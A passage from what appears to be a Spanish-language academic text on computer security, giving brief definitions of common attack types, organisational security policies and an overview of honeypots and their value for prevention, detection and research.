Básicamente es utilizar una terminal de un sistema en nombre de otro usuario, puede ser porque se conoce su clave, porque abandonó la terminal pero no se desconectó y es ocupado su lugar. El término también es aplicable a la utilización de tarjetas de crédito o documentos falsos a nombre de otra persona.

Autorooter

Un *autorooter*, es una herramienta automatizada que permite a los individuos con un mínimo de destreza establecer para escanear, explotar, y controlar miles de sistemas, Esta es de las herramientas que causan mucho de los escaneos que se detectan a diario en los sistemas.

Sniffers

Un *sniffer* es un programa que captura todos los paquetes que pasan por una determinada red, almacenando todos los que cumplan ciertos requisitos en archivos de registro. Por ejemplo, los archivos correspondientes al proceso de usuario/contraseña. En estos archivos suele haber mucha información sobre el sistema y su red, pero varias veces pueden resultar demasiado grandes. Para hacer esto hace falta poner una tarjeta de red en modo promiscuo, aunque si no se hace solo se capturará los paquetes de una sola máquina, no los de toda la red.

Fake mail

Este es el arte de mandar mensajes, a nombre de otra persona.

Fuerza bruta

Consiste en ir probando todos las contraseñas una a una, generalmente conociendo determinada información acerca de la posible víctima y así generar todas las posibilidades.

Bombas de mail

Consiste en bombardear una cuenta de *correo electrónico* con gran cantidad de correos electrónicos y cuanto más ocupen cada uno de estos, será más probable bloquear la cuenta de correo de la víctima temporalmente.

Flooding

Es utilizado para bloquear diversos servicios de un sistema saturándolo con peticiones de datos. No es excesivamente peligroso, pero es útil para inutilizar un servidor.

Nukeo

Mandar mensajes *ICMP* y *TCP* para hacer reiniciar las conexiones de diversos puertos.

Huecos de seguridad

Ingresar a un sistema, mediante la explotación de un hueco de seguridad es uno de los métodos más utilizados. Si se mantiene una constante actualización de los *parches* de seguridad que proporciona el proveedor se disminuye este riesgo.

Ataques remotos

Por ataque remoto se entiende todo aquel ataque proveniente de una entidad que carece de acceso legal al sistema y ejecuta el ataque o bien desde la terminal, accediendo a la terminal objetivo como usuario no privilegiado (por ejemplo *guest*).

Negación de Servicio (Denial of Service (DoS))

El objetivo de estos ataques no suele ser la penetración ni la obtención de privilegios en la máquina remota, es simplemente colapsarla y hacerla caer. Son programas que remotamente aprovechan alguna vulnerabilidad del sistema y lo hacen caer.

Exploits

Estos ataques son muy frecuentes por parte de los *intrusos* poco experimentados. Son programas que se compilan y ejecutan en un sistema remoto y que explotan algún hueco en algún demonio, programa con *suid*. La mayoría de los *exploits* comprometen la seguridad del *root* local pero hay demasiados y muy distintos.

Ataques manuales

Son aquellos ataques que se realizan sin utilizar ninguna herramienta. Estos ataques generalmente son llevados a cabo por personas con elevados conocimientos de cómputo y se basan en fallos de configuración de cualquier elemento del sistema.

Estos son solo algunos de los muchos métodos de ataque utilizados por los *intrusos*. Constantemente salen a luz nuevos métodos de ataque. A continuación serán descritos algunos mecanismos para protegerse de estos ataques.

1.10. Delito Cibernético

En México cualquier acceso no autorizado a un sistema de cómputo, puede ser castigado, si se siguen los procedimientos adecuados. Al presentarse una *intrusión* en un sistema de cómputo, se recomienda avisar a las autoridades correspondientes y solicitar apoyo a las organizaciones especializadas como *CERT-MEXICO*[16], *PGR*, *PFP*[17]. Acudir al ministerio público a denunciar este ilícito. Este tipo de delito esta tipificado dentro del *Código Penal Federal* este se puede consultar en el **Apéndice B**[18].

[16] http://www.cert.org.mx

[17] Delitos Ciberneticos http://www.ssp.gob.mx/

[18] Apéndice B, Acceso Ilícito a Sistemas y Equipos de Informática

1.11. Mecanismos de protección

Por regla general, las políticas son el primer paso del que dispone una organización para ingresar en un ambiente de seguridad en cómputo, ya que reflejan la voluntad de hacer algo que permita detener un posible ataque antes de que este suceda (proactividad).

Algunos de los mecanismos de protección son:

Sistemas de detección de intrusos(IDS)

Son sistemas que permiten analizar las bitácoras de los sistemas en busca de patrones de comportamiento o eventos que puedan considerarse sospechosos, en base a la información con la que han sido previamente suministrados. Se pueden considerar como monitores.

Sistemas orientados a conexión de red

Monitorean las conexiones de red que intentan establecer con una red o un equipo en particular, siendo capaces de efectuar una acción en base a métricas como: origen de la conexión, destino de la conexión, servicio solicitado, etc. Las acciones que pueden emprender suelen ir desde el rechazo de la conexión hasta alertar al administrador a través de correo electrónico o pager. En esta categoría están los *firewalls* y los *wrappers*.

Sistemas de análisis de vulnerabilidades

Analizan sistemas en busca de vulnerabilidades conocidas anticipadamente. La desventaja de estos sistemas es que pueden ser utilizados tanto por personas autorizadas como por personas que busquen acceso no autorizado al sistema.

Sistemas de protección a la privacidad de la información

Herramientas que utilizan criptografía para que la información sólo sea visible a quienes tienen autorización de verla. Su aplicación es principalmente en las comunicaciones entre dos entidades.

Sistemas de protección a la integridad de información

Sistemas que mediante criptografía o sumas de verificación tratan de asegurar que no ha habido alteraciones indeseadas en la información que se intenta proteger.

1.12. Políticas y procedimientos de seguridad

Las políticas de seguridad son documentos que describen, principalmente, la forma adecuada de uso de los recursos de un sistema de cómputo, las responsabilidades y derechos que tanto usuarios como administradores tienen y lo qué se debe hacer ante un incidente de seguridad.

Mientras las políticas indican el *qué*, los procedimientos indican el *cómo*. Los procedimientos son los que permiten llevar a cabo las políticas. Algunos ejemplos que requieren la creación de procedimientos son:

- Otorgar una cuenta
- Dar de alta un usuario
- Conectar una computadora a la red
- Localizar una computadora
- Actualizar el sistema operativo
- Instalar *software* localmente o a través de la red
- Actualizar *software* crítico
- Exportar sistemas de archivos
- Respaldar y restaurar información
- Manejar un incidente de seguridad

Para que esto sirva de algo, las políticas deben ser:

- Únicas
- Apoyadas por directivos
- Claras (explícitas)
- Concisas (breves)
- Bien estructuradas
- Servir de referencia
- Escritas
- Revisadas por abogados
- Dadas a conocer
- Entendidas por los usuarios
- Firmadas por los usuarios
- Mantenerse actualizadas

Las políticas son parte fundamental de cualquier esquema de seguridad eficiente. Como administrador de un sistema, se deben disminuir los riesgos, y se debe actuar de manera rápida y acertada en caso de surgir una emergencia de *seguridad en cómputo*. Como usuario, se debe de indicar la manera adecuada de utilizar el sistema, indicando lo que puede hacerse y lo que debe evitarse en el sistema de cómputo, de esta manera se contribuye a no ser un mal vecino de la red sin tener conocimiento de ello. Al contar con un esquema de políticas se facilita grandemente la introducción de nuevo personal, teniéndose ya una base escrita y clara para capacitación; se le da una imagen profesional a la organización y facilitan una auditoría.

Los principales puntos que deben de contener las políticas son:

- Ámbito de aplicación
- Análisis de riesgos
- Enunciados de políticas
- Sanciones
- Sección de uso ético de los recursos de cómputo
- Sección de procedimientos para el manejo de incidentes

Al diseñar un esquema de políticas de seguridad, conviene que se divida el trabajo en varias políticas específicas diferentes a un campo: cuentas, contraseñas, control de acceso, uso adecuado, respaldos, correo electrónico, contabilidad del sistema, seguridad física, personal, etc.

- ***Políticas de cuentas***: Establecen qué es una cuenta de usuario de un sistema de cómputo, cómo está conformada, a quién puede ser le otorgada, quién es el encargado de asignarlas, cómo deben ser creadas y comunicadas.
  - Las cuentas deben ser otorgadas exclusivamente a usuarios legítimos.
  - Una cuenta deberá estar conformada por un nombre de usuario y su respectiva contraseña.
  - El nombre del usuario de una cuenta deberá estar conformado por la primera letra de su nombre y su apellido (Este criterio dependerá de la organización).
- ***Políticas de contraseñas***: Son una de las políticas más importantes, ya que por lo general, las contraseñas constituyen la primera y tal vez la única manera de autentificación y por tanto, la única línea de defensa contra ataques. Éstas establecen quién asignará la contraseña, qué longitud debe tener, a qué formato deberá apegarse, cómo será comunicada, etc.
  - La longitud de una contraseña deberá siempre ser verificada de manera automática al ser constituida por el usuario. Todas las contraseñas deberán contar con al menos siete caracteres.

- Todas las contraseñas elegidas por los usuarios deben ser difíciles de adivinar. No deben ser utilizadas palabras que aparezcan en diccionarios, secuencias conocidas de caracteres, datos personales ni acrónimos.
- Está prohibido que los usuarios construyan contraseñas idénticas o muy parecidas a contraseñas compuestas de algunos caracteres constantes y otros que cambien de manera predecible y sean fáciles de adivinar.
- Los usuarios no deben construir contraseñas idénticas o muy parecidas a contraseñas anteriores.

- ***Políticas de control de acceso***: Especifican cómo deben los usuarios acceder al sistema, desde dónde y de qué manera deben autentificarse.
  - Todos los usuarios deberán acceder al sistema utilizando algún programa que permita una comunicación segura y cifrada.
  - Está prohibido acceder al sistema con una cuenta diferente de la propia, aún con la autorización del dueño de dicha cuenta.
  - Si un usuario está fuera del sitio de trabajo, debe conectarse a una máquina pública del sitio y, únicamente desde ésta, hacer la conexión a la computadora deseada.
  - Al momento de ingresar al sistema, cada usuario deberá ser notificado de la fecha, hora y dirección desde la que se conectó al sistema por última vez, lo cual permitirá detectar fácilmente el uso no autorizado del sistema.

- ***Políticas de uso adecuado***: Especifican lo que se considera un uso adecuado o inadecuado del sistema por parte de los usuarios, así como lo que está permitido y lo que está prohibido dentro del sistema de cómputo.

  Antes de diseñar el esquema de políticas de uso adecuado, conviene hacer las siguientes preguntas:
  - ¿Se permite irrumpir en cuentas ajenas ?
  - ¿Se permite adivinar contraseñas ?
  - ¿Se permite interrumpir el servicio ?
  - ¿Puede leerse un archivo ajeno cuyos permisos ante el sistema incluyen el de lectura para todos ?
  - ¿Puede modificarse un archivo ajeno cuyos permisos ante el sistema incluyen de escritura para todos ?
  - ¿Pueden los usuarios compartir sus cuentas ?
  - ¿Puede copiarse el *software* que no lo permita en su licencia?
  - ¿Puede obtenerse una *licencia para hackear* ?

La respuesta a todas estas preguntas debe ser negativa.

Existen dos enfoques: permisivo (todo lo que no esté explícitamente prohibido está permitido) y paranoico (todo lo que no esté explícitamente permitido está prohibido). Cuál de estas elegir dependerá del tipo de organización y el nivel de seguridad que requiera.

- Está terminantemente prohibido ejecutar programas que intenten adivinar las contraseñas alojadas en las tablas de usuarios de máquinas locales o remotas.
- La cuenta de un usuario es personal e intransferible, por lo cual no se permite que el usuario comparta su cuenta ni su contraseña con persona alguna, aún si ésta acredita la confianza del usuario.
- Está estrictamente prohibido hacer uso de programas que explotan alguna vulnerabilidad de un sistema para proporcionar privilegios no otorgados explícitamente por el administrador.
- No se permite bajo ninguna circunstancia el uso de cualquiera de las computadoras con propósitos de ocio o lucro personal.

- ***Políticas de respaldos***: Especifican qué información debe respaldarse, con qué periodicidad, qué medios de respaldo utilizar, cómo deberá ser restaurada la información, dónde deberán almacenarse los respaldos, etc.

  - El administrador del sistema es el responsable de realizar respaldos de la información periódicamente. Cada treinta días deberá efectuarse un respaldo completo del sistema y cada día deberán ser respaldados todos los archivos que fueron modificados o creados.
  - La información respaldada deberá ser almacenada en un lugar seguro y distante del sitio de trabajo.
  - Deberá mantenerse siempre una versión reciente impresa de los archivos más importantes del sistema.
  - En el momento en que la información respaldada deje de ser útil a la organización, dicha información deberá ser borrada antes de deshacerse del medio.

- ***Políticas de correo electrónico***: Establece tanto el uso adecuado como inadecuado del servicio de correo electrónico, los derechos y obligaciones que el usuario debe hacer valer y cumplir al respecto.

  - El usuario es la única persona autorizada para leer su propio correo, a menos que él mismo autorice explícitamente a otra persona para hacerlo, salvo, que su cuenta esté involucrada en un incidente de seguridad.
  - Está estrictamente prohibido usar la cuenta de correo electrónico proporcionada por la organización para propósitos ajenos a sus actividades laborales.
  - No se permite el uso de la cuenta de correo electrónico para subscribirse a listas electrónicas de discusión de interés personal, el usuario deberá limitarse a estar subscrito a las listas indicadas y aprobadas por la organización.

- ***Políticas de contabilidad del sistema***: Establecen los lineamientos bajo los cuales pueden ser monitoreadas las actividades de los usuarios del sistema de cómputo, así como la manera en que debe manejarse la contabilidad del sistema y el propósito de la misma.
  - Deberán ser registrados en bitácoras todos los comandos emitidos por todos los usuarios del sistema, para propósitos de contabilidad.
  - Cada semana deberá hacerse el corte de contabilidad del sistema, cifrándose y respaldándose la información generada en un dispositivo de almacenamiento permanente.

1.13. Conclusión

Es importante para cualquier organización tomar en cuenta la seguridad de sus equipos si lo que se busca es mantener un funcionamiento adecuado de los mismos. Para ellos deberán de considerarse la seguridad en cómputo como un aspecto de suma importancia.

Hoy en día el interés en la *seguridad en cómputo* se ha incrementado en gran medida, esto debido a los últimos eventos suscitados, como fue el caso de los gusanos *sobig* y *blaster*, con esto muchas personas que no habrán tenido nunca un acercamiento con mecanismos de protección como *antivirus* se vieron en la necesidad de recurrir a estos para corregir sus equipos de cómputo. Con estos eventos se mostró lo vulnerable que es el ambiente de cómputo si no se tiene cierto seguimiento de las últimas vulnerabilidades. Dentro de muchas organizaciones el *área de seguridad en cómputo* es ya una necesidad, y el interés continuará creciendo mientras las amenazas continúen presentes.

Capítulo 2

Tecnologías Honeypot y Honeynet

En el presente capítulo se responderán preguntas como: ¿Qué son los *honeypots* y las *honeynets* ? ¿Cómo pueden ayudar a una organización a mejorar sus mecanismos de seguridad ?, y se analizarán varias soluciones *honeypot*. Hay una variedad de conceptos acerca de lo que es un *honeypot*, cómo trabaja y cómo agrega valor a una organización. Aún cuando los *honeypots* son buenas herramientas para una organización, el tiempo y recursos involucrados pueden ser necesarios para otros proyectos.

2.1. Honeypots

Los *honeypots* son una interesante tecnología con enorme potencial dentro de la comunidad de seguridad. Desde hace algunos años se ha incrementado el interés por los *honeypots* y la tecnología relacionada con ellos. Los *honeypots* no son una nueva tecnología, fueron explicados anteriormente en un par de documentos de seguridad en cómputo, por ejemplo: ***Cliff Stoll*** en su libro *Cuckoo's Egg*[1] describe cómo implementó una especie de *honeypot* para lograr capturar un *intruso* y en el documento *An Evening with Berferd*[2] de ***Steve Bellovin*** y ***Bill Cheswick*** en el cual describen la manera en la que por varios meses siguieron los movimientos de un *intruso* utilizando tecnologías *honeypot*. Desde entonces los *honeypots* han continuado su desarrollo, actualmente se encuentran dentro de poderosas herramientas de seguridad. [3]

2.1.1. Definición de Honeypot

A diferencia de los *Firewalls* o *Sistemas de Detección de Intrusos*, los *honeypots* no resuelven un problema en específico. Sin embargo, estos son una herramienta muy flexible que viene en muchas formas y tamaños. Pueden hacer cualquier cosa desde detectar

[1]Para mayor información sobre el libro *Cuckoo's Egg* consultar: *http://www.amazon.com/exec/obidos/ASIN/0671726889/badelnet/002-5975347-3113639*

[2]Para mayor información sobre el documento *An Evening with Berferd* consultar: *http://www.all.net/books/berferd/berferd.html*

ataques cifrados en *redes IPv6* hasta capturar el más avanzado y sofisticado fraude a sitios *e-commerce*. Esta flexibilidad proporciona a los *honeypots* un poder real.

Un *honeypot* es un recurso de cómputo diseñado para capturar todo el tráfico y actividad que es dirigida al sistema. Este cuenta servicios de red comunes en conjunción con mecanismos de captura de tráfico de red. Casi todos son diseñados para registrar a *intrusos*. Los *honeypots* son diferentes de los sistemas regulares de una red, ya que estos cuentan con mecanismos de registro y control de servicios. El objetivo es que los *honeypots* aparenten ser sistemas normales de producción, los cuales aparentemente se encuentran proporcionando algún servicio. Pero en realidad pueden ser simples sistemas emulando a una cantidad de sistemas y vulnerabilidades.

Un *honeypot* adquiere valor una vez que ha sido atacado o comprometido. Es muy importante recalcar que los *honeypots* no son una solución. Los *honeypots* no arreglan nada. Los *honeypots* son una herramienta. El uso de esta herramienta dependerá de lo que se quiera registrar.

Los *honeypots* se clasifican dentro de dos grandes categorías, así definidas por el creador de *Snort*[3]: ***Marty Roesch***, quien clasificó dos tipos de *honeypots*: producción e investigación. El propósito de un *honeypot de producción* es ayudar a reducir los riesgos de una organización. El *honeypot* agrega valor a las medidas de seguridad de una organización. Generalmente tienen poca funcionalidad y son fáciles de utilizar, pero comúnmente capturan poca información. La segunda categoría es *honeypot de investigación*, agrupa a los *honeypots* diseñados para obtener información acerca de los *intrusos*. Estos *honeypots* no ayudan directamente a mejorar la seguridad de alguna organización. En lugar de esto, son utilizados para la investigación de amenazas en la organización y de las medidas que permitan a las organizaciones protegerse mejor de estas amenazas. A continuación se describirá cómo pueden los *honeypot* agregar cierto valor a las organizaciones.

2.1.2. Valor del Honeypot

Los *honeypots* tienen ciertas ventajas y desventajas, al igual que las herramientas de *seguridad en cómputo*. Son estas ventajas las que ayudan a definir el valor del *honeypot*. Lo interesante de un *honeypot* está en la simplicidad. Este es un dispositivo diseñado para ser comprometido, no proporciona servicios de producción. Esto significa que casi no hay tráfico de producción entrando o saliendo del dispositivo. Si en cualquier momento una conexión se inicia hacia el *honeypot*, esto significará que probablemente se trate de una prueba, escaneo, o es un ataque. Si en cualquier momento una conexión se inicia desde el *honeypot* esto significará que el sistema ha sido comprometido exitosamente. Como todo el tráfico de producción está fuera del *honeypot*, todo el tráfico es sospechoso por naturaleza. [3]

[3] *Snort* es un software que permite examinar el tráfico de red en busca de firmas de posibles ataques, para mayor información consultar: http://www.snort.org.

No están limitados a un propósito específico. El valor y problemas que ayuden a resolver dependerá de cómo se implemente y utilice.

Por esta simplicidad, los *honeypots* tienen ciertas ventajas y desventajas inherentes; a continuación se analizarán algunas de estas.

- ***Ventajas***

  Los *honeypots* son un simple concepto, esto les proporciona algunas características poderosas.

  - *Información*

    Los *honeypots* coleccionan gran cantidad de información, normalmente de alto valor. Este corte de información hace que los falsos positivos disminuyan, hace mucho más fácil la recolección de información y almacenamiento de datos. Uno de los grandes problemas de los profesionales de seguridad en cómputo consiste en buscar a través de *giga bytes* de información para encontrar el dato necesario. Los *honeypots* pueden dar la información exacta que se necesita de manera rápida y fácil, en un formato comprensible. Esta información también es normalmente de alto valor, no solamente se puede ver la actividad de la red, además de esto se podrá conocer qué es lo qué el *intruso* hace una vez que ha ingresado en el sistema. Esto significa que es mucho más fácil analizar los datos del *honeypot.*

  - *Recursos*

    Muchas herramientas de seguridad en cómputo pueden ser superadas por el ancho de banda o actividad de la red. Los *Dispositivos de Detección de Intrusos de Red (Network Intrusion Detection Devices)* tal vez no sean capaces de mantener un monitoreo de toda la actividad de la red, esto puede provocar ataques potenciales o disminución de paquetes registrados. Los servidores de registro centralizados tal vez no sean capaces de coleccionar todos los eventos del sistema, con ello disminuirán potencialmente algunos eventos. Los *honeypots* no tienen este problema, únicamente capturan todo el tráfico que reciben, por lo cual no pueden ser superados por el ancho de banda, ni por la actividad de la red, ya que pueden coleccionar todos los eventos del sistema. Son fáciles de implementar en ambientes donde se encuentre una alta actividad de red.

  - *Recursos Mínimos.*

    Para implementar uno *honeypot* solo es necesario un equipo, colocarlo en una red y capturar todo el tráfico dirigido a el.

  - *Nuevas herramientas y tácticas.*

    Los *honeypots* son implementados para captura cualquier cosa que se dirija a estos, incluyendo herramientas nunca vistas con anterioridad.

- *Simplicidad*

  Conceptualmente los *honeypots* son extremadamente sencillos, están basados en conceptos simples, esto ayuda a reducir la complejidad y al mismo tiempo reduce el riesgo. Muchos mecanismos de seguridad en cómputo son complejos y por lo tanto son difíciles de entender y mantener. No se tienen que desarrollar algoritmos, mantener tablas de estado, o actualizar firmas, los *honeypots* reducen errores de configuración.

- ***Desventajas***

  Al igual que cualquier otra tecnología, los *honeypots* también tienen sus debilidades. Esta es la razón por la cual no reemplazan ninguna tecnología actual, pero trabajan con estas tecnologías.

  - *Campo de visión limitado*

    Los *honeypots* cuentan con una gran desventaja: únicamente registrarán la actividad de red que sea enviada a ellos. Los *honeypots* carecerán de cualquier prueba, escaneo o ataque que no sea enviado directamente a estos.

  - *Identificación pasiva*

    Los *intrusos* pueden identificar los *honeypots* para sus propósitos, además pueden evitar estos sistemas, o peor aún, introducir datos falsos.

  - *Valor*

    Los *honeypots* presentan una gran desventaja: no tienen ningún valor si no son atacados. Pueden llevar a cabo cosas interesantes, pero si ningún *intruso* envía algún paquete al *honeypot*, el *honeypot* carecerá de cualquier actividad no autorizada y por lo tanto no tendrá ninguna utilidad.

  - *Riesgo*

    Los *honeypots* pueden introducir riesgos al ambiente. Al igual que los *Firewalls* pueden ser penetrados, el cifrado corre el riesgo de ser roto, los *IDS* pueden fallar a detectar ataques. Los *Honeypots* no son diferentes, estos también tienen riesgos. Como se discutirá en la **sección 2.1.5**; el nivel de interacción de los *honeypots* es distinto, por lo cual los *honeypots* tienen diferentes niveles de riesgo. Algunos introducen un riesgo muy pequeño, mientras otros proporcionan al *intruso* plataformas enteras con las cuales pueda planear nuevos ataques. El riesgo es variable, dependiendo de como se construya y desarrolle el *honeypot*.

Es por estas desventajas por las cuales los *honeypots* no remplazan a otros mecanismos de seguridad. Los *honeypots* pueden únicamente agregar valor para el trabajo con existencia

de estos mecanismos de seguridad.

Ahora que ya se ha discutido el valor que tiene el *honeypot* se explicará cómo este valor puede ser agregado a las tres áreas que cubre la seguridad en cómputo y que fueron descritas en el capítulo anterior[4]: prevención, detección y reacción.

Prevención

Los *honeypots* agregan un pequeño valor a la prevención, no van a mantener a los *intrusos* fuera. Para que se mantenga a los *intrusos* fuera se requieren mejores prácticas, tales como: deshabilitar servicios no necesarios o inseguros, actualizando y corrigiendo aquello que lo requiera y utilizando fuertes mecanismos de autenticación. Estas son las mejores prácticas y procedimientos con los cuales se puede mantener fuera a los *intrusos*. Un *honeypot* es un sistema que será comprometido. Una implementación incorrecta en el *honeypot* puede hacer fácil para un *intruso* el ingreso y por consiguiente una propagación de ataques.

Algunos individuos han discutido el valor de engaño *(deception)*[5] como un método para detectar *intrusos*. El concepto consiste en tener a los *intrusos* gastando su tiempo y recursos atacando *honeypots*, esto sería lo opuesto a atacar sistemas de producción, que si afectarían a una organización. Cuando el *intruso* ingresa al *honeypot* se protege a los recursos de producción de la organización de un ataque. Para muchas organizaciones es mejor gastar su limitado tiempo y recursos en la seguridad de sus sistemas, en vez de invertirlo en el engaño. El engaño puede contribuir a la prevención, pero se obtendrán mejores resultados colocando simultáneamente mejores prácticas de seguridad en cómputo.

También el engaño falla en contra de dos de los ataques más comunes hoy en día: kits de herramientas y *gusanos* automatizados. Actualmente más y más ataques son automatizados. Estas herramientas automatizadas probarán, atacarán y explotarán cualquier cosa que se encuentre vulnerable. Estas herramientas atacarán a un *honeypot*, pero estas también atacarán rápidamente a todos los demás sistemas en la organización. El engaño no prevendrá de estos ataques. Así es como los *honeypots* agregan un pequeño valor a la prevención. Las organizaciones serán mejores al enfocar sus recursos en mejores prácticas de seguridad en cómputo.

Detección

Cuando los *honeypots* agregan valor a la prevención, también agregan un gran valor a la detección. Para muchas organizaciones, es extremadamente difícil detectar ataques a sus sistemas de cómputo. A menudo las organizaciones son sobresaturadas por la actividad de producción, lo cual equivale a *giga bytes* de datos del sistema de bitácoras. Esto hace que sea extremadamente difícil detectar cuándo un sistema es atacado, o cuándo un sistema ha

[4]Sección 1.3

[5]Consiste en engañar a los *intrusos*., es decir se colocan servicios que no existen, sistemas operativos ficticios y aplicaciones emuladas

sido comprometido. Los *Sistemas Detectores de Intrusos (IDS)*[6] son unas de las soluciones diseñadas para detectar estos ataques. Sin embargo, los administradores de los *Sistemas Detectores de Intrusos* pueden ser saturados con falsos positivos. Los falsos positivos son alertas que son generadas cuando un sensor reconoce una firma configurada como un ataque, pero en realidad solo fue tráfico válido. El problema aquí es que el administrador puede recibir muchas alertas diariamente, el administrador no podrá responder a todas ellas. También, los *Sistemas Detectores de Intrusos* a menudo se pueden condicionar a ignorar este tipo de alertas falso positivos, ya que llegan a diario. Muchos de los sensores de los *Sistemas Detectores de Intrusos* dependen de las alertas para que los ataques sean fallidos, a no ser que estos falsos positivos sean reducidos. Esto no significa que los *honeypots* nunca tendrán falsos positivos, solamente tendrán pocos comparados con la mayoría de las implementaciones *Sistemas Detectores de Intrusos.* [3]

Otro riesgo son los falsos negativos, que suceden cuando un *Sistema Detector de Intrusos* falla al detectar un ataque válido. Muchos de los *Sistemas Detectores de Intrusos*, están basados en una firma, verificación de protocolo, etc. Los *Sistemas Detectores de Intrusos* pueden ser potencialmente susceptibles a ataques nuevos o desconocidos. Así es como un nuevo ataque no será detectado por las metodologías de los *Sistemas Detectores de Intrusos.* También, nuevos métodos de evasión de *Sistemas Detectores de Intrusos* son constantemente desarrollados y distribuidos por los *intrusos.* Esto hace posible que un ataque conocido tal vez no sea detectado. Los *honeypots* direccionan los falsos negativos, esto hace que no sea fácil de evadir o engañar por nuevos *exploits.* De hecho uno de sus primeros beneficios que pueden detectar es cuándo un sistema ha sido comprometido por medio de un ataque nuevo o desconocido, a través de la actividad del sistema, más no con firmas. Los administradores no tienen porque preocuparse por la actualización de la base de datos de firmas o corregir anomalías en el motor de detección. Los *honeypots* capturan cualquier ataque a través de sus medios. Como se discutió anteriormente, un *honeypot* adquiere valor si es atacado.

Los *honeypots* pueden simplificar los procesos de detección. Ya que los *honeypots* no tienen actividad de producción, todas las conexiones de y hacia el *honeypot* son sospechosas por naturaleza. Por definición, cualquier conexión que se realiza a los *honeypots*, significa que se trata de una prueba, escaneo, o ataque. Si en cualquier momento el *honeypot* inicia una conexión, esto significará que el sistema ha sido exitosamente comprometido. Esto ayuda a reducir grandemente los falso positivos y los falso negativos, simplificando el proceso de detección. Esto no significa que los *honeypots* puedan reemplazar a los *Sistemas Detectores de Intrusos* o solamente ser un método de detección. Sin embargo, pueden ser una poderosa herramienta para complementar las habilidades de detección.

Reacción

Aún cuando no es común considerarlo, los *honeypots* también agregan valor a la reacción, a menudo cuando un sistema dentro de una organización es comprometido, hay mucha actividad de producción después de que los datos son contaminados por la actividad del

[6]Los *Sistemas Detectores de Intrusos (IDS)* son descritos brevemente en el *capítulo 4 sección 2*

sistema. El equipo de respuesta a incidentes no puede determinar que ha ocurrido, cuando los usuarios y los sistemas han contaminado la colección de datos. Por ejemplo, a menudo cuando se brinda atención en diversos sitios en respuesta a incidentes de seguridad en cómputo, se asiste únicamente para descubrir que cientos de usuarios han continuado utilizando el sistema comprometido. La evidencia es mucho más difícil de obtener en dichos ambientes. [3]

El segundo desafío después de un incidente es la posición de muchas organizaciones, ya que frecuentemente los sistemas comprometidos no son puestos fuera de servicio. Los servicios de producción que proporcionan no pueden ser eliminados. Por lo que, un equipo de respuesta a incidentes no podrá conducir un *análisis forense* completo y apropiado.

Los *honeypots* pueden agregar valor al reducir o eliminar ambos problemas. Los *honeypots* con frecuencia son un sistema con contaminación de datos reducida y un sistema que puede ser puesto fuera de servicio. Por ejemplo, se podría decir que una organización tiene 3 servidores de *web*, los cuales fueron comprometidos por un *intruso*. Sin embargo, la gerencia únicamente permitirá ingresar y eliminar los huecos específicos. Por lo cual, nunca se podrá entender en detalle qué falló, qué daño fue realizado. Es aquí donde el *intruso* ha dejado su acceso interno (*puerta trasera*), y si se realizó un buen trabajo se ha eliminado.

Sin embargo, si uno de estos 3 sistemas fuera un *honeypot*, se podría poner el sistema fuera de servicio. Basado en el *análisis forense*, se podría no solamente entender cómo el *intruso* logró ingresar y qué fue lo que el hizo una vez que estuvo dentro. Estas lecciones aprendidas pueden ser aplicadas y permanecer en los servidores, permitiendo una mejor identificación y recuperación del ataque.

Como se discutió al principio del presente capítulo, se tienen dos categorías de *honeypot*; producción e investigación. Ahora se discutirá como estos *honeypots* pueden agregar valor a una organización.

2.1.3. Honeypots de Investigación

Uno de los grandes retos de la comunidad de seguridad en cómputo es la carencia de información sobre el enemigo. Preguntas como: ¿Quién nos amenaza ?, ¿Por qué atacan ?, ¿Cómo atacan ?, ¿Cuales son sus herramientas ?, y posiblemente ¿Cuándo atacarán ?, para las cuales la comunidad de seguridad en cómputo a menudo no tiene respuestas. Por siglos, organizaciones militares se han enfocado a obtener información para comprender y protegerse en contra del enemigo. Para defenderse en contra de una amenaza se tiene que conocer primero acerca de esta. Sin embargo, en el mundo de la seguridad en cómputo se tiene muy poca de esta información.

Los *honeypots* pueden agregar valor a la investigación, ya que pueden proporcionar una plataforma de estudio de las amenazas. La mejor manera de aprender acerca de los *intrusos* es observarlos en acción para registrar paso a paso cómo un sistema es atacado y comprometido. Tiene más valor observar que hacen después de que comprometen un sistema,

cómo se comunican con otros *intrusos* o cómo actualizan un nuevo kit de herramientas. Este es el potencial de la investigación, que es una de las únicas características de los *honeypots*. También, la investigación del *honeypot* es una herramienta para capturar ataques automatizados como son los *gusanos*. Cuando estos ataques consigan ingresar a grandes segmentos de red, los *honeypots de investigación* pueden rápidamente capturar estos ataques para su análisis.

En general, la investigación no reduce el riesgo en una organización. Las lecciones aprendidas de la investigación del *honeypot* pueden aplicarse, así se podría mejorar la prevención, detección o reacción. Sin embargo, la investigación del *honeypot* contribuye en el manejo de la seguridad de una organización.

2.1.4. Honeypots de Producción

Para las organizaciones que no tengan dentro de sus expectativas la investigación de amenazas de seguridad y que deseen utilizar *honeypots*, pueden utilizar *honeypots de producción*, estos serán implementados en los sistemas de producción con la finalidad de prevenir ataques a los servicios de producción, detectar posibles ataques y reaccionar a ellos. Muchos de estos *honeypots* simplemente emulan algunos servicios dentro de un sistema de producción, de esta manera un *intruso* no conoce con certeza cuales son servicios de producción válidos y cuales no. Algunos otros pueden emular cientos de sistemas y vulnerabilidades, dificultando cada vez más la tarea de los *intrusos*. Pero esto es un riesgo, ya que los *intrusos* pueden acertar a un servicio real e ingresar a un sistema de producción, que en caso de ser dañado o alterado afectará el ambiente de la organización, además la investigación de amenazas no se puede realizar por la actividad de producción del sistema. En general la principal función del *honeypot de producción* será la prevención de ataques a servicios reales, la detección de ataques a los servicios emulados y en algunos casos reaccionará ante los ataques a los servicios.

Si una organización quiere mejorar la seguridad de sus ambientes de producción podrían considerar a los *honeypots de producción* como una buena opción que sería fácil de mantener e implementar. Si alguna organización como Universidades, Gobiernos o grandes sociedades corporativas que estuvieran interesadas en aprender más acerca de las amenazas, es en ese momento cuando la investigación del *honeypot* se aplicaría. El *Proyecto Honeynet*[7] es un ejemplo de una organización, utilizando la investigación de los *honeypots* para capturar información acerca de los *intrusos*.

[7]El proyecto *Honeynet* se dedica a la investigación de *Honeypots*, para mayor información consultar: *http://www.honeynet.org*

Nivel de Interacción	Trabajo para Instalar y Configurar	Trabajo para Desarrollar y Mantener	Información Obtenida	Nivel de Riesgo
Bajo	Fácil	Fácil	Limitado	Bajo
Medio	Involucrado	Involucrado	Intermedio	Medio
Alto	Difícil	Difícil	Extensivo	Alto

Cuadro 2.1: *Nivel de Interacción de Honeypots*

